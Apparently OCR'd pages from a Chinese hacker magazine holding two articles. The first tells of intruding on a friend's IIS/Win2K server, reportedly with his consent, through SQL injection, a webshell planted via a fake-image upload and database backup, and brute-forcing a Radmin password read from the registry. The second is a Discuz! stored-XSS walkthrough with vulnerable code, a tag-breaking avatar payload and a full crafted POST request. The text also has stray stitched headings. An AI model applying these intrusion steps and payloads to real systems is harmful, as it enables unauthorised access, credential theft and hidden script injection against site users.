那天我正在看一篇技术文章，突然朋友发消息过来说他的个人服务器搭建好了，让我做个安全检测，如果能检测出什么漏洞并拿到权限的话，晚上请我吃饭！正愁晚饭吃什么呢，嘿嘿，说不定晚餐可以吃顿爽的了！于是马上就答应了！

OK，开工！照例！——踩点及扫描（初步检测）。既然是得到许可的安全检测，我们就不用采取跳板之类的安全措施了，直接扫！先用nmap扫了一下，只开了80和3389端口！接着用更新过漏洞库的x-scan v3.1专扫IIS编码/解码漏洞、CGI漏洞、Nessus攻击脚本这三项！然后又用Stealth扫描了一遍（尽量确保没有漏网之鱼）！最终得出结论：

1.系统为Win2K server
2.服务器为IIS 5.0
3.应该没有系统漏洞
4.系统装有防火墙
5.3389——2K终端服务（他的个人服务器怎么还开3389啊？郁闷！……）


既然软的不行我们就用硬的，检测他的网站！当即用TouchNet Browser打开朋友给的地址，大概的看了一下，所谓的网站就是一个不知名的下载系统加一个DVBBS 7.0 SP2论坛。OK，开工！DVBBS 7.0 SP2这块“硬骨头”我们就先不“啃”了，暂放一边，看看他的下载页面，随便找了个.asp?id=页面，在它后面加上“'”，咚~~~跳出个框“本站只是小站点，兄弟请不要动粗啊~~不过还是要谢谢您的检测，我们的网站不存在注入漏洞！”倒，唉，就知道没那么容易。


算了，我们另寻他路……等等，刚才TouchNet Browser好象拦截了一个广告窗口，如果是动态页面的话……马上把拦截功能关了，刷新，这个页面有注入漏洞！马上拿出nbsi，一阵狂扫后终于得到了管理员用户和密码，密码还是明文呢！OK，现在该找找后台管理员页面了（至于为什么我在确定有注入漏洞后没先找管理员登录页面的呢，因为他还有个DVBBS论坛！所以不急着找！根据情况而定！），用nbsi的后台扫描功能再次一阵狂扫，可惜什么东西也没扫到。难道密码白拿了？不行，我们试试社会工程学！马上打开他的论坛，用扫到的用户和密码登录，我倒，居然提示密码错误！难道真的就只能到这了？不行，我们不能那么快就放弃！一来是原则问题，二来是面子问题！就在这时我看到他的论坛路径/lycbbs/index.asp，这下载的管理页面会不会也改成那样呢，马上在原网址后面加上“/lycadmin/”回车，出现“403 Forbidden”哈哈，说明管理页面就是在这里啦，现在就差登录页面没出来了。我再扫，几秒过后login.asp出现在nbsi的窗口里，兴奋ing，马上点击访问，OH！Year~晚饭……晚饭……亲爱的晚饭，偶来了……（晕，你是饭桶啊……怎么老想着你的晚饭啊），马上用得到的用户及密码登录，呵呵，可爱的后台界面终于出来了！马上找可以放马马的地方，嘿嘿，有个上传和数据库备份链接，马上点击上传……Oh，No~页面居然显示“404 File Not Found”原来朋友把上传页面给kill了。真晕啊~~，好不容易进来了却连个WEBSHELL都拿不到，郁闷ing……对了，可以先往数据库里写入icyfox的容错小马，再用数据库备份功能备份一个WEBSHELL，说做就做，我马上添加一个新闻，把容错小马写进数据库，然后点备份！本想这回应该可以通过备份拿到WEBSHELL了吧！结果备份数据库的页面报错，说找不到原数据库！我倒，原来这个备份页面的原数据库地址栏是要自己填写数据库的路径的，上面的默认数据库地址是假的！我都不知道真的数据库地址在哪，叫我怎么拿WEBSHELL啊！一阵狂晕，我真想一头撞到墙上去，我快疯了~ 这个B T 的朋友@#$%$^&*……一顿狂喷后，看着墙上挂着的“静”字，慢慢的冷静了下来，心想：他不是还有个DVBBS论坛吗？如果可以用论坛的上传功能上传一个假图片（也就是我们的马马），再用这个备份功能把它的后缀改回去不就行了！于是，（烧香祈祷，老天，希望它的论坛上传功能不要关掉）抱着侥幸的心理，到论坛注册了一个用户，到灌水区发了一个贴，终于把假图片上传上去了！OH，感谢老天，接着我马上到下载系统的管理页面把假图片备份成了ASP！马上连接，等待已久的ASP木马页面终于出来了，一阵欣慰感悠然而起！大喊了一声：我终于进来了……（来人，把他抓进精神病医院……“呀，大哥，不要这样嘛~在怎么也要让我把经过讲完啊，各位兄弟还等着呢。”“好，那就等你讲完再带你去医院，免的引起公愤”）。

WEBSHELL终于拿到了，现在该轮到系统权限了！马上浏览硬盘，发现访问C、D、E、F时都是空白。想都不用想，朋友肯定把权限重新设置过了！希望他权限没设置很死吧，马上在浏览那栏填入c:\progra~1\ 浏览……OH！NO。“1. C:\prgora~1目录不存在或者不允许访问！。”再试着填入c:\docume~1点浏览……搞什么啊~还是那句话“目录不存在或者不允许访问！”不管了，先传个cmd.exe到”C:\WINNT\system32\inetsrv\data”（这个目录可是Everyone可以完全控制的哦！）我传……，晕ing，提示没有权限！看来朋友已经把该重新设置的地方都设置了！现在该怎么办呢~对了，试试海阳顶端网ASP木马@2006 α的第一个功能，“系统服务信息”！Oh，Yes！成功看到当前系统所有的服务运行状态及资料！说不定这就是打开服务器大门的钥匙哦，看着看着，我看到了重要部分，如图1所示。

持着怀疑的态度，我用海阳顶端网ASP木马@2006 α的第十二项功能“一些零碎的小东西”中的“注册表键值读取（资料）”功能读取了Radmin的端口键值！端口键值地址如下：

“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\port”，得到回显*61*13*0*0，马上把61和13转换后证实确实是3389端口！（但为什么朋友自己的服务器还要安装Radmin呢？难道他还要远程维护不成？……）不管了，就从这个突破口入手吧！怎么个突破法呢？替换法？开始我也是想





到这个办法，但试了以后就知道，由于权限问题，不能做到！还有什么办法呢？只有从Radmin的密码着手了，马上又查询了Radmin的密码项，注册表中路径如下："HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter"，得到40*62*178*244*221*199*3*80*205*91*102*9*199*29**61*181这些键值！转换后得出注册表中Radmin的密码键值为："28,3e,b2,f4,dd,c7,03,50,cd,5b,66,09,c7,1d,3d,b5"，接着马上用转换出来的Radmin的密码键值替换自己机子的注册表中Radmin的密码键值。替换后，马上请出字典工具"ProducePass"用社会工程学给朋友定制了一个字典！然后开启Radmin2.1_Bruter（一个专门远程破解Radmin密码的一个程序），程序好是好，唯一的缺点就是不能够自动破解！没关系，我们另有办法来解决这个问题！我用"按键精灵"做了一段脚本，让他实现自动破解，如图2。

其他的时间就开启音乐，边听边等待成果的出现！半个小时后，密码终于跑出来了，居然是他的名字缩写加他的手机号码！高兴ing~，（晚饭，晚饭~你跑不了了……哈哈……）接着用完全控制模式连接他的服务器，然后在他的服务器桌面留下偶进来的证据！（也是晚餐的凭据……＃￥%……一一阵奸笑）。

晚上吃饭的时候，他老是不停的问我，到底是怎么进去的，我那个高兴啊~简直快乐的不得了！我痛快的把我的入侵经过告诉了他，他听了气的半死，说到：要不是他堂哥要进行远程管理他才不装什么Radmin呢，还说什么用3389端口好迷惑人，还不照样被……），是啊，其实不管怎么样，服务器也不能做到完全安全（除非你断网）！熟话说的好"安全是一个整体"（这话怎么听起来那么耳熟啊~）一个地方的疏忽多多少少也会给服务器带来伤害！

（文章中涉及到的程序nbsi、海阳顶端网ASP木马@2006 α、Radmin2.1_Bruter、按键精灵已经收录于光盘中）

Discuz! 跨站也精彩

浅蓝的辐射鱼

一、前言

Discuz！是一款著名的BBS系统，关于它的介绍我就不需要多说什么了，我们黑客X档案的论坛就是使用的这么一套BBS系统，记得写phpwind跨站的时候就写过discuz！的安全性比phpwind论坛强，但同样的discuz！也存在着极其严重的跨站漏洞，而且，这款岁月悠久的论坛程序跨站也跨得精彩。

二、漏洞存在原因

1.头像部分存在跨站漏洞的原因

此款论坛存在一个论坛头像列表功能，就是定义论坛头像的时候允许你从论坛列表里选择你要的头像，调用方式为/memcp.php?action=viewavatars（图1），我们来看看那里的代码是怎么写的（此代码为memcp.php的第430行）。

```
@list($avatarwidthnew, $avatarheightnew) = getimagesize($avatarnew);
$maxsize = max($avatarwidthnew, $avatarheightnew);
if($maxsize > $maxavatarpixel) {
$avatarwidthnew = $avatarwidthnew * $maxavatarpixel / $maxsize;
$avatarheightnew = $avatarheightnew * $maxavatarpixel / $maxsize;
```

要注意的是下面的，UPDATE $table_members SET avatar='$avatarnew'，这里没有任何过滤处理。

```
$db->query("UPDATE $table_members SET avatar='$avatarnew', avatarwidth='$avatarwidthnew', avatarheight='$avatarheightnew' WHERE uid='$discuz_uid'");
```

一个人的战争

看到没有，$avatarnew 没有做任何的过滤就直接写到数据库里了。为什么discuz！可以如此有恃无恐？原因很简单，他限制了站外提交。那么我们就没办法了么？前一段时间上传漏洞潇洒的时候，大家应该都拿出NC来耍过了吧，那么我告诉大家，在限制站外提交的时候我们依然可以使用NC绕过限制（估计看过我前几期拙文的朋友都会记得我喜欢用本地表单提交，因为NC提交这类数据真的很麻烦）。




图 1

2.登录错误未过滤导致后台查看密码错误记录跨站

前台登录失败的时候密码错误会写到forumdata/illegallog.php文件里，然后在管理员查看日志的时候显示出来，由于在这里本来写入的数据会因为magic_quotes_gpc为ON的时候转义，比如讲，我们登录的时候帐号写<script>alert("test")</script>，而写到forumdata/illegallog.php时候就会变成<script>alert(\"test\")</script>(其实我们这里写0高0宽的iframe的话就没事了，因为用不到单双引号)，使得跨站很有局限性，可是没想到logs.php里居然有这么一段代码：

```
$log = explode("\t", $logrow);
$log[0] = gmdate('y-n-j H:i', $log[0] + $timeoffset * 3600);
$log[1] = stripslashes($log[1]);
```

看到$log[1] = stripslashes($log[1]);了么？这个函数使得我们写的跨站代码又变回来了。程序员对跨站的安全理解真让我失望。

3.跨站简单演示

①头像跨站

在提交数据的时候一定要注意，因为我们提交的图片是不存在的，所以程序里的那段代码

```
$avatarwidthnew = $avatarwidthnew * $maxavatarpixel / $maxsize;
$avatarheightnew = $avatarheightnew * $maxavatarpixel / $maxsize;
```

是无法取得图片的高和宽的值的，那么，我们的“图片”写完显示帖子和个人资料的时候描述头像的那段代码就是这样的<img src="**图片**" width="0" height="0" border="0">，看到了没有？width、height、border的值全是0，其实这样也没什么的，只是我们的“头像”不会被显示出来而已，0高0宽的iframe，你虽然看不到它，但它是依然被载入了的。

而我们所谓的图片路径就是跨站代码，为了我们的跨站代码不会被发现，我们就顺着它原本的意思写下去，前面讲了宽和高为0（width="0"和height="0"）的图片是不会被显示的。那么连红X都没有了。我们伪造的图片URL就是一句跨站代码，为图片URL" width="0" height="0" border="0">**跨站代码**<img src="1，当然，你可以自己发挥，我这样写的好处，一是没有红X显示；二是对方浏览你的帖子或是个人资料的时候不会看到头像（和没有使用头像的用户一样）。

我来解释一下为什么要这么构造，**图片**" width="0" height="0" border="0">是为了闭合前面图片的HTML标签，这样这部分代码就完整了，然后就是写入我们的跨站代码，最后就是使用<img src="1闭合后面图片的HTML标签，因为图片是0高0宽的，所以这里的图片不会被显示出来，你写什么都可以（其实这里<img src="后是一张可显示的图片的话更好，但是由于可写的实在太少，而且这张图片根本不会显示出来，所以我直接写了1，在这样的情况下可能出现浏览器状态栏显示一张图片正在下载什么的）。

原理讲的差不多了，我们来抓图演示一下吧，来写一段进入警告，这是所有人都晓得的东西哟，记得我在X第四期的phpwind跨站里也是写的这段，我们要实现的代码为<script>alert("test")</script>，根据我前边所讲的，伪造的图片URL就是./images/avatars/01.gif" width="0" height="0" border="0"><script>alert("test")</script><img src="1，在论坛头像列表那里我们抓包，然后再修改抓包提交的头像的那部分为：

```
formhash=bc8abe8b&avatarnew=./images/avatars/01.gif" width="0" height="0" border="0"><script>alert("test")</script><img src="1&avasubmit=%CC%E1+%26nbsp%3B+%BD%BB
```

这样我们就达到了跨站攻击的目的。

我抓包后修改为：

```
POST /upload/memcp.php?action=viewavatars HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/upload/memcp.php?action=viewavatars&sid=zildEH
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; MyIE2)
Host: localhost
Content-Length: 161
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: sid=zildEH; _cookietime=2592000; _discuz_uid=1; _discuz_pw=d5a77476bf9d8f5a81eab9353df3b38b; _discuz_secques
=f0fd04f1; oldtopics=%09114%09115%09116%09
formhash=bc8abe8b&avatarnew=./images/avatars/01.gif" width="0" height="0" border="0"><script>alert("test")</script><img src="1&avasubmit=%CC%E1+%26nbsp%3B+%BD%BB
```

提交成功，如图片2显示。

我们随便发个帖子进去看看吧，看到了没有，弹出来警告框，我们点了确定再看看帖子，一点问题都没有，根本看不出哪里有问题，如图3、图4，相信大家知道我在想什么了吧！对了，就是和我在黑客X档案第五期的那篇“利用跨站从bo-blog得到webshell”写的一样，假设我们在这里写的不是警告框而是0高0宽的iframe的话，就不会有任何人会发现我们做手脚了。




图 2




图 3

